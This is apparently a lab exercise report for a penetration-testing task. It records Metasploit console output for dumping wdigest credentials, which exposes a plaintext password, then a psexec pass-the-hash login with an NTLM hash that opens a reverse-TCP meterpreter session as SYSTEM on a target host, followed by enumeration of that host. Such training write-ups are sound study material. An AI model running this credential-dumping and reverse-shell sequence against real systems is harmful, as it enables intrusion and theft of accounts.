TASK 11.2

Attacking SFB-Officer Device Report

Rev D


Task 11
Attacking SFB Officer's Device

Task 11
Attacking SFB Officer's Device

1 Continuation from Part 1

1.1 background current session


background



```
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID  Package    Domain           User              Password
------  -------    ------           ----              --------
0;996   Negotiate  WORKGROUP        WIN-6UV4GTPJ7O0$
0;22312 NTLM
0;997   Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999   NTLM       WORKGROUP        WIN-6UV4GTPJ7O0$
0;57564 NTLM       WIN-6UV4GTPJ7O0  Gregor            XiKBpgamzKFQiDCupd5XwiKBpgamzKFQiDCupd5z

meterpreter > background
[*] Backgrounding session 7...
msf exploit(handler) >
```

1.2 Search psexec

search psexec




```
msf exploit(handler) > search psexec
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   auxiliary/admin/smb/psexec_command                         normal     Microsoft Windows Authenticated Administration Utility
   auxiliary/admin/smb/psexec_ntdsgrab                        normal     PsExec NTDS.dit And SYSTEM Hive Download Utility
   auxiliary/scanner/smb/psexec_loggedin_users                normal     Microsoft Windows Authenticated Logged In Users Enumeration
   encoder/x86/service                                        manual     Register Service
   exploit/windows/local/current_user_psexec  1999-01-01      excellent  PsExec via Current User Token
   exploit/windows/local/wmi                  1999-01-01      excellent  Windows Management Instrumentation (WMI) Remote Command Execution
   exploit/windows/smb/psexec                 1999-01-01      manual     Microsoft Windows Authenticated User Code Execution
   exploit/windows/smb/psexec_psh             1999-01-01      manual     Microsoft Windows Authenticated Powershell Command Execution


msf exploit(handler) >
```


1.3 Use exploit/windows/smb/psexec

1.3.1 Use exploit/windows/smb/psexec

use exploit/windows/smb/psexec




```
msf exploit(handler) > search psexec
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   auxiliary/admin/smb/psexec_command                         normal     Microsoft Windows Authenticated Administration Utility
   auxiliary/admin/smb/psexec_ntdsgrab                        normal     PsExec NTDS.dit And SYSTEM Hive Download Utility
   auxiliary/scanner/smb/psexec_loggedin_users                normal     Microsoft Windows Authenticated Logged In Users Enumeration
   encoder/x86/service                                        manual     Register Service
   exploit/windows/local/current_user_psexec  1999-01-01      excellent  PsExec via Current User Token
   exploit/windows/local/wmi                  1999-01-01      excellent  Windows Management Instrumentation (WMI) Remote Command Execution
   exploit/windows/smb/psexec                 1999-01-01      manual     Microsoft Windows Authenticated User Code Execution
   exploit/windows/smb/psexec_psh             1999-01-01      manual     Microsoft Windows Authenticated Powershell Command Execution


msf exploit(handler) > use exploit/windows/smb/psexec
```



```
msf exploit(handler) > use exploit/windows/smb/psexec
msf exploit(psexec) > 
```

1.3.2 set payload windows/meterpreter/reverse_tcp


set payload windows/meterpreter/reverse_tcp



```
meterpreter > background
[*] Backgrounding session 7...
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(psexec) > set lport 4444
lport => 4444
msf exploit(psexec) > set lport 3333
lport => 3333
msf exploit(psexec) > set rhost 10.0.224.195
rhost => 10.0.224.195
msf exploit(psexec) > show options
```

1.3.3 set lhost 10.0.99.30


set lhost 10.0.99.30



```
meterpreter > background
[*] Backgrounding session 7...
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(psexec) > set lport 4444
lport => 4444
msf exploit(psexec) > set lport 3333
lport => 3333
msf exploit(psexec) > set rhost 10.0.224.195
rhost => 10.0.224.195
msf exploit(psexec) > show options
```

1.3.4 set lport 3333


set lport 3333 (remember 4444 is in use with Gregor's device)



```
meterpreter > background
[*] Backgrounding session 7...
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(psexec) > set lport 4444
lport => 4444
msf exploit(psexec) > set lport 3333
lport => 3333
msf exploit(psexec) > set rhost 10.0.224.195
rhost => 10.0.224.195
msf exploit(psexec) > show options
```

1.3.5 set rhost 10.0.224.195

set rhost 10.0.224.195




```
meterpreter > background
[*] Backgrounding session 7...
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(psexec) > set lport 4444
lport => 4444
msf exploit(psexec) > set lport 3333
lport => 3333
msf exploit(psexec) > set rhost 10.0.224.195
rhost => 10.0.224.195
msf exploit(psexec) > show options
```

Task 11
Attacking SFB Officer's Device

1.3.6 set smbuser SFB-Officer


set smbuser SFB-Officer



```
msf exploit(psexec) > set smbuser SFB-Officer
smbuser => SFB-Officer
```

1.3.7 set SMBPass aad3b435b51404eeaad3b435b51404ee:ff071d0af7a5211eef2abc9f8a5588b7


set SMBPass aad3b435b51404eeaad3b435b51404ee:ff071d0af7a5211eef2abc9f8a5588b7



```
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:ff071d0af7a5211eef2abc9f8a5588b7
SMBPass => aad3b435b51404eeaad3b435b51404ee:ff071d0af7a5211eef2abc9f8a5588b7
msf exploit(psexec) > 
```

1.3.8 show options


show options



```
meterpreter > background
[*] Backgrounding session 7...
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(psexec) > set lport 4444
lport => 4444
msf exploit(psexec) > set lport 3333
lport => 3333
msf exploit(psexec) > set rhost 10.0.224.195
rhost => 10.0.224.195
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                 10.0.224.195     yes       The target address
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.99.30       yes       The listen address
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > 
```

1.3.9 exploit

exploit




```
msf exploit(psexec) > set smbuser SFB-Officer
smbuser => SFB-Officer
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.0.99.30:3333
[*] 10.0.224.195:445 - Connecting to the server...
[*] 10.0.224.195:445 - Authenticating to 10.0.224.195:445 as user 'SFB-Officer'...
[*] 10.0.224.195:445 - Selecting PowerShell target
[*] 10.0.224.195:445 - Executing the payload...
[+] 10.0.224.195:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.224.195
[*] Meterpreter session 8 opened (10.0.99.30:3333 -> 10.0.224.195:55963) at 2024-03-06 20:06:05 +0000

meterpreter > 
```

Task 11
Attacking SFB Officer's Device

2 Investigate new Session

2.1 sessions 8


sessions 8 (for this instance)



```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.0.99.30:3333
[*] 10.0.224.195:445 - Connecting to the server...
[*] 10.0.224.195:445 - Authenticating to 10.0.224.195:445 as user 'SFB-Officer'...
[*] 10.0.224.195:445 - Selecting PowerShell target
[*] 10.0.224.195:445 - Executing the payload...
[+] 10.0.224.195:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.224.195
[*] Meterpreter session 8 opened (10.0.99.30:3333 -> 10.0.224.195:55963) at 2024-03-06 20:06:05 +0000

meterpreter > sessions 8
[*] Session 8 is already interactive.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2.2 getuid


getuid



```
meterpreter > sessions 8
[*] Session 8 is already interactive.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2.3 ipconfig

ipconfig




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : AWS PV Network Device #0
Hardware MAC : 12:1d:59:26:41:57
MTU          : 9001
IPv4 Address : 10.0.224.195
IPv4 Netmask : 255.255.252.0
IPv6 Address : fe80::1d61:68d0:5e54:caac
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:e0c3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

2.3.1 SFB-Officer's IP Address

SFB-Officer's IP Address: 10.0.224.195

2.4 cd ..


cd ..
cd ..
ls



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2018-06-08 15:30:37 +0000  $Recycle.Bin
40777/rwxrwxrwx   0          dir   2016-10-12 00:10:37 +0000  Boot
40777/rwxrwxrwx   0          dir   2012-02-25 12:09:57 +0000  Documents and Settings
40777/rwxrwxrwx   0          dir   2009-07-14 03:20:08 +0000  PerfLogs
40555/r-xr-xr-x   0          dir   2018-05-04 17:44:52 +0000  Program Files
40555/r-xr-xr-x   0          dir   2018-05-15 22:31:24 +0000  Program Files (x86)
40777/rwxrwxrwx   0          dir   2017-04-25 19:43:51 +0000  ProgramData
40777/rwxrwxrwx   0          dir   2018-05-16 02:16:50 +0000  Python27
40777/rwxrwxrwx   0          dir   2017-04-25 17:04:42 +0000  Recovery
40777/rwxrwxrwx   0          dir   2017-04-25 17:00:58 +0000  System Volume Information
40555/r-xr-xr-x   0          dir   2018-06-08 15:30:34 +0000  Users
40777/rwxrwxrwx   0          dir   2017-04-25 17:04:43 +0000  Windows
100444/r--r--r--  383786     fil   2010-11-21 03:24:02 +0000  bootmgr
100666/rw-rw-rw-  536870912  fil   2024-02-28 23:52:22 +0000  pagefile.sys
```

2.5 cd Users


cd Users
ls



```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-25 19:25:06 +0000  Administrator
100666/rw-rw-rw-  4096  fil   2017-04-25 19:43:51 +0000  All Users
40555/r-xr-xr-x   0     dir   2017-04-25 17:02:21 +0000  Default
40777/rwxrwxrwx   0     dir   2012-02-25 12:09:57 +0000  Default User
40555/r-xr-xr-x   0     dir   2009-07-14 04:57:55 +0000  Public
40777/rwxrwxrwx   0     dir   2018-06-08 15:30:35 +0000  SFB-Officer
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini
40777/rwxrwxrwx   0     dir   2018-05-16 02:17:07 +0000  ephemeral
```

